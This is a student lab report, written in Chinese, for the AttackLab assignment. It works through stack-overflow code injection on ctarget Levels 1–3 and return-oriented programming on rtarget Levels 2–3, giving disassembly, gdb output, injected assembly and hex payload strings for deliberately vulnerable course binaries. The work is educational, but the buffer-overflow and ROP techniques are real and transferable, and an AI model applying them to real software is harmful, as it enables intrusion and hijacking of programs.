AttackLab 实验报告

涂奕腾 2020201018

1. ctarget Level1

```
1 void test()
2 {
3     int val;
4     val = getbuf();
5     printf("No exploit.  Getbuf returned 0x%x\n", val);
6 }
```

```
1 void touch1()
2 {
3     vlevel = 1;        /* Part of validation protocol */
4     printf("Touch1!: You called touch1()\n");
5     validate(1);
6     exit(0);
7 }
```

本问中只需构造一个字符串使得程序执行 touch1，在 getbuf 执行 ret 时让栈顶的八字节为 touch1 的起始地址 0x4017fc 即可

```
00000000004017e6 <getbuf>:
  4017e6:       48 83 ec 38             sub    $0x38,%rsp
  4017ea:       48 89 e7                mov    %rsp,%rdi
  4017ed:       e8 38 02 00 00          call   401a2a <Gets>
  4017f2:       b8 01 00 00 00          mov    $0x1,%eax
  4017f7:       48 83 c4 38             add    $0x38,%rsp
  4017fb:       c3                      ret
```

知%rsp 在 getbuf 中减去了 56，故缓冲区有 56 位。所以我们只需构建前 56 位为任意字符，后 8 位为 touch1 起始地址的字符串(注意小端序)即可。

```
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
fc 17 40
```

2. ctarget Level2

```
1  void touch2(unsigned val)
2  {
3      vlevel = 2;        /* Part of validation protocol */
4      if (val == cookie) {
5          printf("Touch2!: You called touch2(0x%.8x)\n", val);
6          validate(2);
7      } else {
8          printf("Misfire: You called touch2(0x%.8x)\n", val);
9          fail(2);
10     }
11     exit(0);
12 }
```

在 touch2 中我们需要将寄存器%rdi(第一个参数)的值设置为 cookie 且通过 push 和 ret 指令将程序控制权转移到 touch2 上。我们构造这样的注入代码：(cookie：0x11560ebd)

```
mov     <cookie>, %rdi
push    $0x401828          #touch2 地址
ret
```

为了运行这段代码，需攻击返回地址。在 getbuf 函数中的第二步是“mov %rsp,%rdi”使用 gdb 观察 rsp 寄存器的值(与 rdi 的值相等)，找到栈顶的位置：0x5561e608

```
(gdb) x $rdi
0x5561e608:     0x00000000
```

由于输入时先读入的字节在栈顶靠近 rsp 寄存器(栈顶)，后读入的部分靠近 rbp，所以我们将写的代码放在开头部分，并将 getbuf 函数栈溢出的 ReturnAddress 设置为栈底 rsp 的位置。当 getbuf 函数 ret 时便会通过 ReturnAddress 进入我们自己写的代码部分。查找相应的编码，得本题的答案：

```
48 c7 c7 bd 0e 56 11 68
28 18 40 00 c3 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
08 e6 61 55
```

3. ctarget Level3

```
1 /* Compare string to hex represention of unsigned value */
2 int hexmatch(unsigned val, char *sval)
3 {
4     char cbuf[110];
5     /* Make position of check string unpredictable */
6     char *s = cbuf + random() % 100;
7     sprintf(s, "%.8x", val);
8     return strncmp(sval, s, 9) == 0;
9 }

10
11 void touch3(char *sval)
12 {
13     vlevel = 3;        /* Part of validation protocol */
14     if (hexmatch(cookie, sval)) {
15         printf("Touch3!: You called touch3(\"%s\")\n", sval);
16         validate(3);
17     } else {
18         printf("Misfire: You called touch3(\"%s\")\n", sval);
19         fail(3);
20     }
21     exit(0);
22 }
```

Level3 中我们需要找到一个合适的地址放置字符串。提示中说调用 hexmatch 和 strncmp 时会把数据存入栈中，即覆盖一部分 getbuf 的栈帧，所以不能将字符串放置到 getbuf 的缓冲区中，只有将其放置在其上一层的 test 的函数的缓冲区。由 Level2 我们知道减去 0x38 后 rsp 寄存器的值为 0x5561e608，故 rbp 寄存器的值为 0x5561e640，再加上 8 字节的 ReturnAdrress，字符串应当放置的位置是 test 函数中的 0x5561e648。所以我们可以写出如下汇编代码：

```
mov     0x5561e648, %rdi
push    $0x4018fc          #touch3 地址
ret
```

同 Level2，将 getbuf 的 RA 设置为 getbuf 函数的栈底 0x5561e608，然后在 RA 之上 test 函数的栈帧中写入转 ascii 码之后的 cookie 值即可：

```
48 c7 c7 48 e6 61 55 68
fc 18 40 00 c3 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
08 e6 61 55 00 00 00 00
31 31 35 36 30 65 62 64
```

4. rtarget Level2

通过 ROP 实现 Level2 的目标。如按照原来的逻辑，我们需要这样的汇编代码：

```
mov     <cookie>, %rdi
push    $0x401828          #touch2 地址
ret
```

但是原代码中不可能含有 cookie 值，于是我们先将 cookie 的值放在栈中，然后 pop 到 rax，再将值复制到 rdi。

关键的指令就是(根据提示加上 nop 指令使计数器+1)：

```
popq    %rax(58)
nop(90)
ret(c3)
```


```
movq    %rax,%rdi (48 89 c7)
nop(90)
ret(c3)
```

随后找到对应的位置：0x4019a8, 0x4019b4

```
00000000004019a5 <addval_307>:
  4019a5:       8d 87 99 58 90 c3
  4019ab:       c3

00000000004019b2 <addval_115>:
  4019b2:       8d 87 48 89 c7 90
  4019b8:       c3
```

如图所示，在 getbuf 返回后先执行 0x4019a8 的 pop 指令，将 cookie 值加载到 rax 寄存器中同时 rsp+8，再 ret 进入到 0x4019b4 的 mov 指令并将 cookie 传入 rdi，最后再 ret 到 touch2 中。




```
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
a8 19 40 00 00 00 00 00
bd 0e 56 11 00 00 00 00
b4 19 40 00 00 00 00 00
28 18 40 00 00 00 00 00
```

5. rtarget Level3

由于进行了栈随机化，我们只能在知道 rsp 的地址后动态进行偏移。于是我们需要动态获得 rsp 的地址，将其加减一个常量(通过 rsi 寄存器和 lea 操作实现)后确定 cookie 的地址，再存入 rdi 中，最后调用 touch3。我们列出一些关键指令并画出栈图：

mov	%rsp,%rax	48 89 e0
mov	%rax,%rdi	48 89 c7
popq	%rsi	5e
lea	(%rdi,%rsi,1)%rax	(直接查找得到)

<字符串的值>	字符串地址
<touch3地址>	
mov %rax,%rdi ret	
%rax=%rdi+%rsi(常量) ret	根据字符串地址与rsp之差可以确定
(常量)	常量值为0x30(即48)
pop %rsi ret	
mov %rax,%rdi ret	getbuf结束后rsp的位置，存入rdi
mov %rsp,%rax ret	getbuf的RA

查找这些指令的相应位置，可以写出答案：

```
0000000000401a13 <getval_352>:
  401a13:       b8 48 89 e0 90
  401a18:       c3
```

```
402271:       41 5e
402273:       c3
```

```
00000000004019c6 <add_xy>:
  4019c6:       48 8d 04 37             lea    (%rdi,%rsi,1),%rax
  4019ca:       c3                      ret
```

```
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
14 1a 40 00 00 00 00 00
b4 19 40 00 00 00 00 00
72 22 40 00 00 00 00 00
30 00 00 00 00 00 00 00
c6 19 40 00 00 00 00 00
b4 19 40 00 00 00 00 00
fc 18 40 00 00 00 00 00
31 31 35 36 30 65 62 64
```